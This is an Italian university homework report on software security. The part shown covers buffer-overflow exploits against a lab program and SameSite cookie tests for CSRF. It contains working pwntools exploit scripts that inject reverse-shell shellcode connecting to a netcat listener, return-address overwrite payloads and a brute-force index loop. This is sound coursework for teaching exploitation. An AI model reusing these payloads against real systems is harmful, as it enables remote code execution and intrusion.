



UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II
Scuola Politecnica e delle Scienze di Base
**Dipartimento di Ingegneria Elettrica e delle Tecnologie dell'Informazione
(DIETI)**

Corso di Laurea Magistrale in Ingegneria Informatica

Homework Software Security

Marcello Esposito [M63001768]

Anno Accademico 2025/2026

Indice

Indice	2
1 Buffer Overflow	7
1.1 shellcode in put_wisdom()	7
1.1.1 soluzione.....	7
1.2 call write_secret()	9
1.2.1 soluzione.....	9
1.3 shellcode in put_wisdom()	11
1.3.1 soluzione.....	11
1.4 invoke pat_on_back() by ptrs global array	12
1.4.1 soluzione.....	12
2 Web Security	15
2.1 Cross-Site Request Forgery (CSRF)	15
2.1.1 same site.....	16
2.1.2 a32 → e32 by link	16
2.1.3 a32 → e32 GET request.....	16
2.1.4 a32 → e32 POST request.....	17
2.2 XSS.....	18
2.2.1 Stored XSS.....	18
2.2.1.1 Soluzione	18
2.2.2 Worm XSS.....	20
2.2.2.1 Soluzione	20
2.2.3 CSP.....	21
2.2.3.1 Configurazione di partenza	21
2.2.3.2 32a	22
2.2.3.3 32b	22
2.2.3.4 32c.....	23
2.3 SQL injection.....	25
2.3.1 Analyze edit query	25
2.3.2 Increase Alice's salary	25
2.3.3 Decrease Bobby's salary.....	26
2.3.4 Change Bobby's password.....	26
2.3.5 Alternative route.....	27

2.3.6	Prepared Statement	29
3	Fuzzing.....	30
3.1	OpenSSL Heartbleed with AFL and ASAN	30
3.1.1	Setup	30
3.1.2	Fuzzing.....	31
3.1.3	Bug diagnostic	31
3.1.3.1	ASAN.....	31
3.1.3.2	GDB	32
3.2	Bug without ASAN.....	33
3.2.1	Analysis.....	33
3.3	Valgrind	33
3.3.1	Analysis.....	33
3.4	ASAN persistent mode	34
3.4.1	Edit code	34
3.4.2	Results.....	35
3.5	Fix HeartBleed.....	36
3.5.1	Fix.....	36
4	Static Analysis	37
4.1	U-Boot	37
4.1.3	Find the definition of the function "strlen()"	37
4.1.4	Find all functions named memcpy.....	37
4.1.5	Find all ntohs* macros	37
4.1.6	Find all the calls to memcpy.....	38
4.1.7	Find all the invocations of ntohs* macros	38
4.1.8	Find the expressions that correspond to macro invocations	39
4.1.9	Write your own NetworkByteSwap class	39
4.1.10	Write a taint tracking query	39
4.2	Check input validation	40
4.2.1	isBarrier()	40
4.3	GitHub Actions automation	42
4.3.1	config.....	43
5	Cyber Threat Intelligence	45
5.1	Astaroth base	45
5.1.1	Setup	45
5.1.2	MITRE att&ck v1	47
5.2	Astaroth persistent	49

5.2.1	Setup	49
5.2.2	Update MITRE att&ck v2.....	50
5.3	Astaroth WMI	51
5.3.1	Setup	51
5.3.2	Update MITRE att&ck v3.....	52
5.4	Confronto mappa ufficiale	54
6	Basic Malware Analysis	56
6.1	Basic Static Analysis.....	56
6.1.1	Virus Total.....	56
6.1.2	Flag 1: PE Header	56
6.1.3	Flag 2: PE packed	57
6.1.4	Flag 3: Strings	57
6.1.5	Flag 4: Dependency.....	59
6.1.6	Flag 5 extra: Find the downloaded file	60
6.1.7	Flag 6 extra: Find function name	60
6.1.8	Flag 7 extra: compilation timestamp	60
6.1.9	General questions	60
6.2	Key.exe	63
6.2.1	Imports	63
6.2.2	Strings.....	64
6.2.3	Basic dynamic analysis	65
6.2.3.1	Flag 8: process explorer	65
6.2.3.2	Flag 9: process monitor	65
6.2.3.3	log.....	66
6.2.3.4	Flag 10: persistence	66
6.2.3.5	Flag 11 extra: remove persistence.....	66
6.2.3.6	Key12.exe - Flag 12 extra: Run entry	67
6.2.3.7	Key12.exe - Flag 13 extra: DNS traffic	67
6.2.3.8	Key12.exe - Flag 14 extra: HTTP traffic	67
6.3	Capa	67
6.3.1	Flag 15: Lab01-01.dll	67
6.3.2	Flag 16: Lab01-04.exe.....	68
7	Windows Malware	69
7.1	Lab05-01.dll.....	69
7.1.1	DllMain address	69
7.1.2	gethostbyname address	69

7.1.3	gethostbyname xrefs	69
7.1.4	DNS call domain	69
7.1.5	Subroutine info	70
	Cmd.exe.....	70
7.1.6	Strings.....	71
7.1.7	Global variable.....	71
7.1.8	Questions.....	72
	Robotwork.....	72
	PSLIST.....	72
	sub_10004E79.....	73
	How many Windows API functions does DllMain call directly? How many at a depth of 2?	74
	Sleep time	74
	socket	74
	VM detection	75
	0x1001D988	75
	IDA Python	76
7.2	Lab05-01.dll.....	76
7.2.1	Persistence.....	76
7.2.2	Why does this program use a mutex?	77
7.2.3	Host-based signature	77
7.2.4	Network-based signature.....	77
7.2.5	Malware purpose	78
7.2.6	Malware ending.....	78
7.3	Lab12-01	79
7.3.1	First execution	79
7.3.2	Imports	79
7.3.3	Process Injection	80
7.3.4	Popup	81
8	Malware Detection	83
8.1	YARA.....	83
8.1.1	Lab01-01.dll	83
8.1.2	Lab01-01.exe	84
8.1.3	Lab01-04.exe	84
8.2	Sigma	85
8.2.1	astaroth-bits.yml.....	85

8.2.2	astaroth-extexport.yml	86
8.2.3	astaroth-start-up.yml	87
8.2.4	astaroth-reg.yml.....	88
8.3	Snort	89
8.3.1	Malware analysis	89

1 Buffer Overflow

1.1 shellcode in put_wisdom()

attaccare il buffer overflow nella funzione "**put_wisdom()**" (versione **64 bit**),
iniettare uno shellcode (es. hello world, oppure reverse shell)

1.1.1 soluzione

Per prima cosa è necessario ottenere l'**offset** da utilizzare a partire dalla posizione iniziale del payload, per conoscere l'**indirizzo del RSP e sovrascriverlo** facendolo puntare al payload malevolo. Questo è stato possibile realizzando un payload di **cyclic** a 8 byte e passandolo in input al programma eseguito in **gdb**.

```
unina@software-security:~/software-security/buffer-overflow/challenge$ python3 -c 'import sys; sys.stdout.write("2\n" + "A"*1022)' > payload
unina@software-security:~/software-security/buffer-overflow/challenge$ cyclic -n 8 1200 >> payload
unina@software-security:~/software-security/buffer-overflow/challenge$ ./wisdom-alt < payload
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Errore di segmentazione (core dump creato)
unina@software-security:~/software-security/buffer-overflow/challenge$ gdb ./wisdom-alt
```

```
pwndbg> run < payload
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt < payload
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Program received signal SIGSEGV, Segmentation fault.
0x000055555555547d in put_wisdom () at wisdom-alt.c:86
```

```
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-
RAX 1
RBX 0
RCX 0x7ffff7e96887 (write+23) ← cmp rax, -0x1000 /* 'H='
RDX 1
RDI 1
RSI 0x555555556004 ← 0x3b031b010000000a /* '\n' */
R8 0
R9 0x55555555a2b061
R10 0x77
R11 0x246
R12 0x7ffffffffffd8 → 0x7ffffffffffe30c ← '/home/unina/soft
R13 0x55555555547e (main) ← endbr64
R14 0x555555557d88 (__do_global_dtors_aux_fini_array_entr
R15 0x7ffff7fffd040 (_rtld_global) → 0x7ffff7ffe2e0 → 0x
RBP 0x6161616161617363 ('csaaaaaa')
RSP 0x7ffffffffffda88 ← 0x6161616161617463 ('ctaaaaaa')
RIP 0x55555555547d (put_wisdom+310) ← ret
```

Una volta ottenuta la sequenza univoca di 8 byte del payload di cyclic, è stato poi **calcolato l'offset** sempre tramite cyclic (pari a 551 byte).

```
unina@software-security:~/software-security/buffer-overflow/challenge$ cyclic -n 8 -l ctaaaaaa
551
```

Ora è possibile passare alla **creazione dello shellcode** utilizzando la libreria **pwntools** che ci permette di 'evitare' di scrivere il codice in linguaggio macchina.

In questo caso è stato realizzato uno shellcode per generare una **reverse shell** con un altro terminale in ascolto su netcat.

Da notare come sia prima che dopo lo shellcode vengono inseriti delle istruzioni di **nop** per garantire una certa 'libertà di errore' nell'indirizzamento.

```
from pwn import *

context.arch='amd64' # 64-bit version of x86
context.os='linux'

offset = 551
nop_num = 64

# Return address in little-endian format
ret_addr = 0x7fffffffda88 - offset
addr = p64(ret_addr, endian='little')

# Opcode for the NOP instruction (for NOP sled)
nop = asm('nop')
# Get assembly shell code
s_code = shellcraft.amd64.linux.connect('127.0.0.1', 4444) + shellcraft.amd64.linux.dupsh('rbp')
s_code_asm = asm(s_code)

# First part of the payload
payload = b"2\n" + b"A"*1022
# Second part of the payload
payload += nop*(offset - len(s_code_asm) - nop_num) + s_code_asm + nop*nop_num + addr

with open("./shellcode_payload", "wb") as f:
    f.write(payload)
```

```
pwndbg> run < shellcode_payload
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt < shellcode_payload
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

process 15407 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Attaching after Thread 0x7ffff7d7f740 (LWP 15407) vfork to child process 15410]
[New inferior 2 (process 15410)]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 15407 after child exec]
[Inferior 1 (process 15407) detached]
process 15410 is executing new program: /usr/bin/ps
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Inferior 2 (process 15410) exited normally]
```

```
unina@software-security:~$ nc -lvn 4444
listening on 0.0.0.0 4444
Connection received on 127.0.0.1 45156
ps
  PID TTY          TIME CMD
 2848 pts/0        00:00:00 bash
 15397 pts/0        00:00:01 gdb
 15407 pts/0        00:00:00 sh
 15410 pts/0        00:00:00 ps
```

Shellcode ha correttamente aperto una reverse shell verso un altro terminale in attesa su netcat sulla porta 4444

Una cosa però a cui bisogna stare attenti è che la **corretta esecuzione in gdb non garantisce il corretto funzionamento al di fuori di esso**, infatti provando ad utilizzare lo stesso payload al di fuori di gdb l'applicazione lancerà un segmentation fault.

```
unina@software-security:~/software-security/buffer-overflow/challenge$ ./wisdom-alt < shellcode_payload
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

Errore di segmentazione (core dump creato)
```

Questo è dovuto al fatto che gdb inserisce anche delle proprie variabili all'interno dello stack, ma più in generale ci sono diverse possibilità per cui potrebbe esserci uno shift tra la posizione iniziale del payload in gdb e quella al di fuori di essa.


Per risolvere questo problema si può **introdurre un offset al return address da iniettare**, in modo che **punti un po' più avanti dell'inizio del payload malevolo**, ma puntando comunque la sezione di nop instructions, permettendo così di essere meno vincolati in caso di shift.

```
offset = 551
nop_sled_offset = 64
nop_num = 64

# Return address in little-endian format
ret_addr = 0x7fffffffda88 - offset + nop_sled_offset
addr = p64(ret_addr, endian='little')
```

```
unina@software-security:~/software-security/buffer-overflow/challenge$ ./wisdom-alt < shellcode_payload
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom

```



```
unina@software-security: ~/software-security/...
$ nc -lvn 4444
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 49682
ps
  PID TTY          TIME CMD
 4889 pts/0        00:00 bash
11180 pts/0        00:00 sh
11181 pts/0        00:00 ps
```

1.2 call write_secret()

attaccare di nuovo la vulnerabilità, fare eseguire la funzione "**write_secret()**"

1.2.1 soluzione

In questo caso il ragionamento è analogo al caso precedente, con la differenza che adesso non si deve iniettare uno shellcode da far puntare, ma bensì bisognerà **iniettare l'indirizzo del metodo write_secret() nel RSP**.

Quindi per prima cosa è necessario ottenere l'indirizzo del metodo, per fare ciò si può **aprire l'applicazione con gdb**, inserire un **break point nel main** ed **avviarlo** così che tutto venga caricato in memoria, così da poter poi fare la **print dell'indirizzo del metodo** (in questo caso corrisponde a 0x5...229).

```
pwndbg> break main
Breakpoint 1 at 0x149a: file wisdom-alt.c, line 93.
pwndbg> run
Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=1, argv=0x7fffffffdff8) at wisdom-alt.c:93
93      char buf[1024] = {0};
```

```
pwndbg> print write_secret
$1 = {void (void)} 0x55555555229 <write_secret>
```

Una volta ottenuto l'indirizzo del metodo è poi possibile generare il payload per iniettarlo nel RSP e testarlo sia in gdb che fuori.

```
from pwn import *

context.arch = 'amd64'
context.os = 'linux'

offset = 551

# Address of write_secret() method
ret_addr = 0x55555555229

payload = b"2\n"
payload += b"A" * 1022
payload += b"B" * offset
payload += p64(ret_addr)

with open("./write_secret_payload", "wb") as f:
    f.write(payload)
```

<pre>pwndbg> run < write_secret_payload Starting program: /home/unina/software-security/buffer-overflow/challenge/wisdom-alt < write_secret_payload [Thread debugging using libthread_db enabled] Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1". Hello there 1. Receive wisdom 2. Add wisdom Selection >Enter some wisdom secret key</pre>	<pre>unina@software-security:~/software-security\$./wisdom-alt < write_secret_payload Hello there 1. Receive wisdom 2. Add wisdom Selection >Enter some wisdom secret key</pre>
---	---

metodo write_secret() invocato correttamente sia in gdb che fuori.

1.3 shellcode in put_wisdom()

attaccare "**put_wisdom()**" nella versione a **32 bit**

1.3.1 soluzione

Il ragionamento è pressoché analogo a quanto fatto nell'attacco sul programma a 64 bit, ovvero viene calcolato l'offset e viene generato lo shellcode per creare una reverse shell, dove le principali differenze sono in realtà causate dalla differenza dell'architettura più che sul processo da effettuare.

La prima differenza la si può notare già solo dalla creazione del payload **cyclic**, dove mentre prima le **sequenze univoche** erano composte da 8 byte, ora sono di soli **4 byte** dato che questa è la 'nuova' dimensione degli indirizzi, quindi il comando per generare il payload cyclic diventa:

cyclic -n 4 1200 >> payload.

Adesso è possibile procedere ad eseguire l'applicazione in gdb passando in input il payload cyclic per poter così ottenere la sequenza univoca. In questo caso esiste però una **sostanziale differenza** da tenere in considerazione sul **funzionamento dell'istruzione RET in x86-64 e x86-32**, infatti nel primo caso la RET genera un'eccezione rimanendo l'indirizzo non valido in cima allo stack, mentre nel secondo viene fatta la **POP dallo stack inserendo l'indirizzo nel registro EIP** (analogo a RIP nel caso 64 bit) **e solo dopo viene generata un'eccezione**.

Questo comporta che nel **caso dell'x86-32 la sequenza cyclic da considerare è nel registro EIP** e non ESP (RSP) come in precedenza.

```
Program received signal SIGSEGV, Segmentation fault
0x61616a66 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | WX |
[ REGISTERS /
EAX 1
EBX 0x61616766 ('fgaa')
ECX 0x56557008 ← 0xa /* '\n' */
EDX 1
EDI 0x61616866 ('fhaa')
ESI 0xffffd134 → 0xffffd2e8 ← '/home/'
FBP 0x61616966 ('fiaa')
ESP 0xffffcc40 ← 0x61616b66 ('fkaa')
EIP 0x61616a66 ('fjaa')
```

Una volta calcolato l'offset è poi possibile generare il payload contenente lo shellcode utilizzando pwntool analogamente a quanto fatto in precedenza, con due principali differenze:

- l'architettura specificata nel contesto è cambiata in i386
- il parametro del tipo di sock da passare in input al metodo dupsh di pwnlib, bisogna passare 'edx' diverso dal valore di default, come specificato nella [documentazione ufficiale](#) nella sezione del metodo .connect

```

from pwn import *

context.arch='i386' # 32-bit version of x86
context.os='linux'

offset = 535
nop_sled_offset = 256
nop_num = 64

# Return address in little-endian format
ret_addr = 0xffffcc40 - offset + nop_sled_offset
addr = p32(ret_addr, endian='little')

# Opcode for the NOP instruction (for NOP sled)
nop = asm('nop')
# Get assembly shell code
s_code = shellcraft.i386.linux.connect('127.0.0.1', 4444) + shellcraft.i386.linux.dupsh('edx')
s_code_asm = asm(s_code)

# First part of the payload
payload = b"2\n" + b"A"*1022
# Second part of the payload
payload += nop*(offset - len(s_code_asm) - nop_num) + s_code_asm + nop*nop_num + addr

with open("./shellcode_payload", "wb") as f:
    f.write(payload)

```

Infine è stata testata la correttezza del payload passandolo in input al programma a 32 bit.

```

unina@software-security:~/software-security/buffer-overflow/challenge/32_bit$ ./wisdom-alt-32 < shellcode_payload
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Enter some wisdom
[]

unina@software-security:~$ nc -lvn 4444
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 60306
ps
  PID TTY          TIME CMD
  2805 pts/0        00:00:00 bash
 19450 pts/0        00:00:00 sh
 19451 pts/0        00:00:00 ps

```

1.4 invoke pat_on_back() by ptrs global array

attaccare il buffer overflow nell'array globale "**ptrs**" (versione 32 bit), fare eseguire la funzione "**pat_on_back()**"

1.4.1 soluzione

In questo attacco si vuole andare a sfruttare non si vuole più andare a sovrascrivere l'intero stack fino a raggiungere l'RSP, ma bensì andare a sfruttare come vengono gestiti gli array in C, ovvero che **$array[i] = array + i * sizeof(array[0])$** per far sì che il **programma acceda al puntatore p invece che ai puntatori contenuti dall'array ptrs**.

Questo perché il programma prende in input l'indice i, ma non effettua controlli su quale valore viene inserito, permettendo così di accedere all'array p.


```

r = read(infd, buf, sizeof(buf)-sizeof(char));
if(r > 0) {
    buf[r] = '\0';
    int s = atoi(buf);
    fptr tmp = ptrs[s];
    tmp();
} else {

```

Per poter invocare la funzione `pat_on_back()`, è necessario ottenere l'indirizzo del puntatore `p` in maniera tale da poter poi calcolare il valore di `i` da passare in input.

Quindi è stata **aperta l'applicazione in gdb, settato un breakpoint prima della `read()`**, eseguito il programma per caricare tutto in memoria e fatto il **print degli indirizzi dei puntatori**.

```

pwndbg> print &p
$5 = (fptr *) 0xffffd04c
pwndbg> print &ptrs
$6 = (fptr (*)[3]) 0x56559094 <ptrs>
pwndbg> print &ptrs[1]
$7 = (fptr *) 0x56559098 <ptrs+4>

```


Una volta ottenuto l'indirizzo di `ptrs` e `p`, si passa al calcolo dell'indice da passare in input, dove sapendo che la dimensione di un elemento di `ptrs` è di 4 byte:

Target address: 0xffffd04c
 Base address: 0x56559094
 Size of element: 4 bytes

Target address - Base address = **0xA9AA3FB8**

Index = 0xA9AA3FB8 / Size of element = **0x2A6A8FEE** --- decimal ---> **711626734**

Ora non resta che eseguire il programma e passare in input l'indice calcolato:



```

pwndbg> run
Starting program: /home/unina/software-...
[Thread debugging using libthread_db ena
Using host libthread_db library "/lib/...
Hello there
1. Receive wisdom
2. Add wisdom
Selection >711626734
Achievement unlocked!
Hello there
1. Receive wisdom

pwndbg> run < pat_on_back_payload
Starting program: /home/unina/software-...
[Thread debugging using libthread_db ena
Using host libthread_db library "/lib/x86
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Achievement unlocked!
Hello there

```

Una cosa di cui tenere conto è che gli indirizzi del programma al di fuori di gdb possono shiftare e mentre nei casi precedenti si poteva aggiungere un offset in avanti nel RSP, qui è necessaria avere un indirizzo esatto, per fare ciò ci sono due possibilità:

- gli indirizzi calcolati in gdb devono essere ottenuti rimuovendo le variabili extra inserito da esso, ad esempio utilizzando `env -i gdb ./wisdom-alt-32`.

- Dato che generalmente questo shift non è troppo grande, si può provare in maniera brute force in un range di indici vicini a quello calcolato usando ad esempio:
for i in {711626720..711626780}; do echo "Trying \$i"; echo \$i | ./wisdom-alt-32; done

```
Selection >Errore di segmentazione (core dumped)
Trying 711626773
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Errore di segmentazione (core dumped)
Trying 711626774
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Achievement unlocked!
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Trying 711626775
Hello there
1. Receive wisdom
2. Add wisdom
Selection >Errore di segmentazione (core dumped)
```

2 Web Security


2.1 Cross-Site Request Forgery (CSRF)

Studiare il comportamento dei SameSite Cookies **cookie-normal**, **cookie-lax**, and **cookie-strict** facendo richieste sul same site e su un sito diverso, che permettono di **‘filtrare’ i cookie da inviare in una richiesta utilizzando l’aiuto del browser che sa da dove sta partendo**.


In particolare i casi analizzati sono basati due siti www.example32.com (denominato e32) e www.attacker32.com (denominato a32) e sono stati analizzati i seguenti casi con rispettive previsioni:

- A. **Da e32 a e32 (same site):** tutti i cookie sono inviati
- B. **Da a32 a e32 cliccando su link:** inviati cookie-normal, cookie-lax
- C. **Da a32 a e32 GET request:** inviato solo cookie-normal
- D. **Da a32 a e32 POST request:** inviato solo cookie-normal

La prima operazione effettuata è stata quella di navigare sul sito di base www.example32.com (detto e32) così che vengano settati i cookie:




Inoltre le pagine del link A e del link B hanno la seguente struttura che permette di effettuare diverse tipologie di richieste verso e32:



2.1.1 same site


Il primo test effettuato è stato il caso same site, in cui **da e32 si naviga ancora a e32**. Per fare ciò stesso dalla pagina di e32 è sufficiente cliccare su Link A per aprire una pagina che permette di inviare richieste di vario tipo same site.

Come atteso per qualsiasi tipologia di richiesta sono stati **inviati tutte e tre le tipologie di cookie**, di seguito un esempio di richiesta POST:



2.1.2 a32 → e32 by link

In questo caso, partendo da a32 è stato premuto il link che porta ad e32, al quale vengono inviati sia cookie-normal che cookie-lax come previsto, dato che viene interpretato come una richiesta 'esplicita' dell'utente originale e non malevola:



2.1.3 a32 → e32 GET request


In questo test è stata effettuata una GET request invece di un click sul link, e a differenza di quanto teorizzato precedentemente sono stati inviati cookie-normal e cookie-lax anche in questo caso. questo comportamento è dovuto al fatto che la richiesta GET viene considerata

‘sicura’ in quanto dovrebbe essere idempotente e non modificare nulla, per questo bisogna far sì che l’applicazione rispetti effettivamente questa regola nel proprio codice.

Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`

Your request is a **cross-site** request!



